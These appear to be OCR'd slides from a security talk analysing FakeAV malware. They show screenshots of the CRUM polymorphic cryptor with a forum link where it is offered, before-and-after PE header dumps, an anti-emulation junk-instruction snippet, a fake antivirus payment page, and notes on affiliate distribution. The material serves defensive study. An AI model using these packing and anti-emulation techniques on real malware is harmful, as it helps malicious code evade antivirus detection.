
Anti emulation level: Low

????????? ?????? CRUM ????????.
??? ????? ?????? ?????? ????????.
Release date: 10.01.2009

New Private Version(3.2 last):
http://forum..· _1370324/tm.htm

Packer Evolution.

Crum Polymorphic Cryptor with different icons.



CRUM Cryptor Polymorphic v. 1.0 Pub

File:

Crypt settings:

- □ Create backup file.
- □ Anti dump.
- □ Minimal stub.
- ☑ Change icon

Key Length: 32 byte.

Anti emulation level: Low

Decryptor section name:

Import section name: data

CRUM ????????.

??? ????????.

Release date: 10.01.2009


New Private Version(3.2 last):

http://forum.xakep.ru/m_1370324/tm.htm

By Sunzer,Flint.

Packer Evolution

Testing Crum Polymorphic Cryptor




```
lfanew : e0
Image base : 1000000            Image size : 14000
Entrypoint RVA : 739d
Sec Name      Virtual Physical  Virtual Physical Flags     CRC32
              Address  Address     Size     Size
  1 .text        1000      400     7748     7800  r-x   dbe513e4
  2 .data        9000     7c00     1ba8      800  rw-   2feb6572
  3 .rsrc        b000     8400     8958     8a00  r--   fe5cd24a
Entrypoint in section 1
Entrypoint in file at 679d

   6a 70 68 98 18 00 01 e8 bf 01 00 00 33 db 53 8b
   3d cc 10 00 01 ff d7 66 81 38 4d 5a 75 1f 8b 48
   3c 03 c8 81 39 50 45 00 00 75 12 0f b7 41 18 3d
   0b 01 00 00 74 1f 3d 0b 02 00 00 74 05 89 5d e4
   eb 27 83 b9 84 00 00 00 0e 76 f2 33 c0 39 99 f8
   00 00 00 eb 0e 83 79 74 0e 76 e2 33 c0 39 99 e8
   00 00 00 0f 95 c0 89 45 e4 89 5d fc 6a 02 ff 15
   38 13 00 01 59 83 0d 9c ab 00 01 ff 83 0d a0 ab
```

Packer Evolution

Testing Crum Polymorphic Cryptor




```
lfanew : e0
Image base : 1000000                Image size : 16000
Entrypoint RVA : 1535e
Sec Name       Virtual Physical  Virtual Physical Flags      CRC32
               Address  Address     Size     Size
  1 .text         1000      400     7748     7800  r-x   3e809b63
  2 .data         9000     7c00     1ba8      800  rw-   2cf507a6
  3 .rsrc         b000     8400     8958     8a00  r--   5b5e0b74
  4 .idata       14000    10e00     1000      200  rwx   f2025144
  5 .text        15000    11000     1000     1000  rwx   c02a4911
Entrypoint in section 5
Entrypoint in file at 1135e

   33 f6 83 fd 92 7b 00 08 c8 8a 0d a9 59 01 01 51
   45 5d 8b 3d e5 52 01 01 3a fd 70 00 83 c7 c0 6b
   cd f7 9e 68 c3 41 b7 10 49 66 09 ed 6b fc eb 8b
   0d 43 59 01 01 02 ca 47 32 cb 33 f6 83 e1 52 f5
   2a d5 33 c0 81 fc f0 81 f8 90 78 00 4b 83 eb 22
   33 db 2b ed 68 60 50 01 01 66 2b c7 50 66 19 0c
   24 59 33 ed 4b 2b c9 f7 dd c1 d0 03 68 7c ec 90
   68 52 c0 3c 24 1c 5d 33 c0 50 66 c7 04 24 e8 40
```


Packer Evolution

Anti Emulation stuff inserted by Crum Polymorphic Cryptor



```
dec     ebp                 ; Junk Loop
add     ecx, 1Fh
cmp     ebp, 0
jnz     short loc_101545F ; Junk Loop
movhlps xmm1, xmm4          ; Anti-Emuluation Instruction
mov     ebx, ds:dword_10151CB
psubusb mm3, mm2            ; AntiEmulation Instruction
dec     ecx
```

What Drives FakeAV ?



MS Removal Tool

Order Details

○ **1 year** Software License **$59.95**

○ **2 year** Software License **$69.95**

● **lifetime** Software License, **60% discount! $79.95**

☑ Sign me up for a purchase of Lifetime Premium Support of only $19.95.

Terms

Terms
You are purchasing **MS Removal Tool**.
This is a one-time charge and you will not be rebilled.

Payment Information


Credit Card information

Card Type Visa ▾

Contact Information

Email

What Drives FakeAV ?



Order Details


○ **1 year** Software License $59.95

○ **2 year** Software License $69.95

● **lifetime** Software License, 60% discount! $79.95

☑ Sign me up for a purchase of Lifetime Premium Support of only $19.95.

What Drives FakeAV ?



What Drives FakeAV ?


- FakeAV developers use affiliate networks to distribute and advertise FakeAV.

- Affiliates in turn recruit meta affiliates to distribute FakeAV links and binaries.

- Money is paid in Pay per Install scheme, for driving traffic to FakeAV Landing Pages and FakeAV purchases.

- University of California research study reveals that FakeAV business earned more than 130 million dollars.

AV vs FakeAV


Compromised Server
JavaScript Detection
Exploit Script Detection
PDF/JAVA Exploit Detection
Payload Detection
HIPS/Context Based Detection

Conclusion

- FakeAV is still one of the big threats actively infecting users.
- Better understanding of operations used.
- Able to study the different tricks used by FakeAV code.
- Use this knowledge to better protect users from FakeAV Infection.

Acknowledgements